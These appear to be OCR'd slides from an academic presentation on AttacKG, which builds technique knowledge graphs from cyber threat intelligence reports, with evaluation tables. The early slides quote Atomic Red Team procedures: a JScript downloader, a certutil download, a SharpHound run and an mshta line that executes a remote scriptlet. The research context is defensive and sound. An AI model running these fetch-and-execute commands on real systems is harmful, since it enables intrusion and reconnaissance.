PowerShell, script, powershell.exe
Home folder
regsver32.exe
T1203: Exploitation for Client Execution
T1218: Signed Binary Proxy Execution
T1059: Command and Scripting Interpreter
Cobalt Strike beacon



T1204: User Execution


Requirements: None

Inputs:· $script_file · $file_url

Outputs:$script_file_path

Script:

```
'echo var url = "#{file_url}", fso =
WScript.CreateObject('Scripting.File
SystemObject'), request, stream;
request =
WScript.CreateObject('MSXML2.Ser
verXMLHTTP'); request.open('GET',
url, false); ... //E:Jscript #{script_file}'
```



T1105: Ingress Tool Transfer


Requirements: None

Inputs:· $remote_file· $local_path

Outputs:$local_path

Script:

```
'New-Item -Path $datePath -ItemType
Directory; Set-Location $datePath
certutil -verifyctl -split -f
#{remote_file}
Get-ChildItem | Where-Object
{$_.Name -notlike "*.txt"} | Foreach-
Object { Move-Item $_.Name -
Destination #{local_path}}'
```



T1059: Command Scripting


Requirements: None

Inputs:· $file_path

Outputs: None

Script:

```
'write-host "Import and Execution of
SharpHound.ps1 from #{file_path}" -
ForegroundColor Cyan; import-
module #{file_path}\SharpHound.ps1;
Invoke-BloodHound -
OutputDirectory $env:Temp'
```



T1218: Signed Binary Proxy Execution

Requirements: None

Inputs:· $file_url

Outputs: None

Script:

```
'mshta.exe
javascript:a=(GetObject('script:#{file_
url}')).Exec();close();'
```

[2] Atomic Red Team. https://github.com/redcanaryco/atomic-red-team

Evaluation

- **Evaluation aspects:**
  - How **accurate** is AttacKG in extracting **attack graphs** from CTI reports?
  - How **accurate** is AttacKG in identifying **attack techniques** in CTI reports?
  - How **effective** is AttacKG at aggregating **technique-level intelligence**?

- **Experimental datasets:**
  - **7,373** procedures of **179** techniques crawled from MITRE ATT&CK
  - **1,515** CTI reports collected from different intelligence sources (e.g., Cisco Talos)
  - Manually-labeled **5** DARPA Transparent Computing reports and **11** real-world APT campaign reports

Accuracy in Extracting Attack Graphs

- Extract attack graphs from 16 manually-labeled CTI reports and compare with Extractor [EuroS&P'21]

Scenarios	Nodes			Edges		
	Manual	Extractor	AttacKG	Manual	Extractor	AttacKG
TC_Firefox DNS Drakon APT	10	-4(+4)	-0(+1)	9	-4(+3)	-2(+1)
TC_Firefox Drakon APT Elevate Copykatz	6	-2(+0)	-1(+0)	5	-2(+0)	-2(+0)
TC_Firefox BITS Micro APT	11	-6(+0)	-1(+4)	10	-7(+0)	-0(+0)
TC_SSH BinFmt-Elevate	6	-4(+0)	-1(+0)	5	-4(+0)	-0(+0)
TC_Nginx Drakon APT	15	-2(+0)	-2(+0)	15	-0(+0)	-2(+0)
Frankenstein Campaign	14	-3(+1)	-0(+2)	16	-5(+1)	-0(+2)
OceanLotus(APT32) Campaign	7	-0(+2)	-0(+2)	7	-0(+1)	-1(+0)
Cobalt Campaign	17	-6(+0)	-1(+5)	17	-4(+0)	-1(+4)
Other 8 scenarios ...						
Overall Presicion	1.000	0.894	**0.853**	1.000	0.921	**0.906**
Overall Recall	1.000	0.686	**0.942**	1.000	0.690	**0.917**
Overall F-1 Score	1.000	0.776	**0.895**	1.000	0.789	**0.911**

- False Negatives

(+ False Positives)

Accuracy in Identifying Attack Techniques

- Identify attack techniques from 16 manually-labeled CTI reports and compare with TTPDrill [ACSAC’17]

Scenarios	Techniques		
	Manual	TTPDrill	AttacKG
TC_Firefox DNS Drakon APT	8	-2(+10)	-0(+3)
TC_Firefox Drakon APT Elevate Copykatz	4	-1(+13)	-1(+0)
TC_Firefox BITS Micro APT	5	-1(+14)	-2(+2)
TC_SSH BinFmt-Elevate	5	-2(+14)	-2(+2)
TC_Nginx Drakon APT	6	-2(+22)	-0(+2)
Frankenstein Campaign	9	-1(+18)	-1(+1)
OceanLotus(APT32) Campaign	5	-1(+12)	-2(+0)
Cobalt Campaign	8	-2(+21)	-1(+1)
Other 8 scenarios ...			
Overall Presicion	1.000	0.233	**0.782**
Overall Recall	1.000	0.760	**0.860**
Overall F-1 Score	1.000	0.357	**0.819**

- False Negatives

(+ False Positives)

Study of Technique Knowledge Graph

- Construct TKGs from 1,515 CTI reports (no ground-truth)
  - The ten most common techniques with the number of their unique IoCs

Attack Techniques	Occurrences	Unique IoCs count					Unique IoCs
	in reports	Executable	Network	Files /Directions	Registry	Vulnerability	count
T1071 - Command & Control	**1113**	**12**	**452**	**371**	**-**	**12**	**847**
T1059 - Command and Scripting Interpreter	1089	6	394	284	100	9	793
T1083 - File and Directory Discovery	1060	-	-	249	-	-	249
T1170 - Indicator Removal on Host	990	6	-	255	74	7	342
T1105 - Ingress Tool Transfer	990	-	389	261	-	-	650
T1003 - OS Credential Dumping	961	-	-	220	-	-	220
T1204 - User Execution	862	-	209	180	-	-	389
T1566 - Phishing	839	6	267	307	-	5	585
T1574 - Hijack Execution Flow	816	-	-	70	-	-	70
T1005 - Data from Local System	792	-	-	197	-	-	197
Other Techniques …							
All Techniques Summary	28262	**495**	**2813**	**4634**	**384**	**67**	**8393**

Results are consistent with manually-generated top TTP lists by PICUS and redcanary

Conclusion

- We propose AttacKG:
    - **Automatically** construct **technique knowledge graphs** (TKGs) from cyber threat intelligence (CIT) reports
- Key approach:
    - Use **technique templates** to aggregate technique-level CTI
    - Enrich CTI reports with technique templates

Code: https://github.com/li-zhenyuan/Knowledge-Enhanced-Attack-Graph

浙江大学 ZHEJIANG UNIVERSITY

NUS National University of Singapore

Northwestern University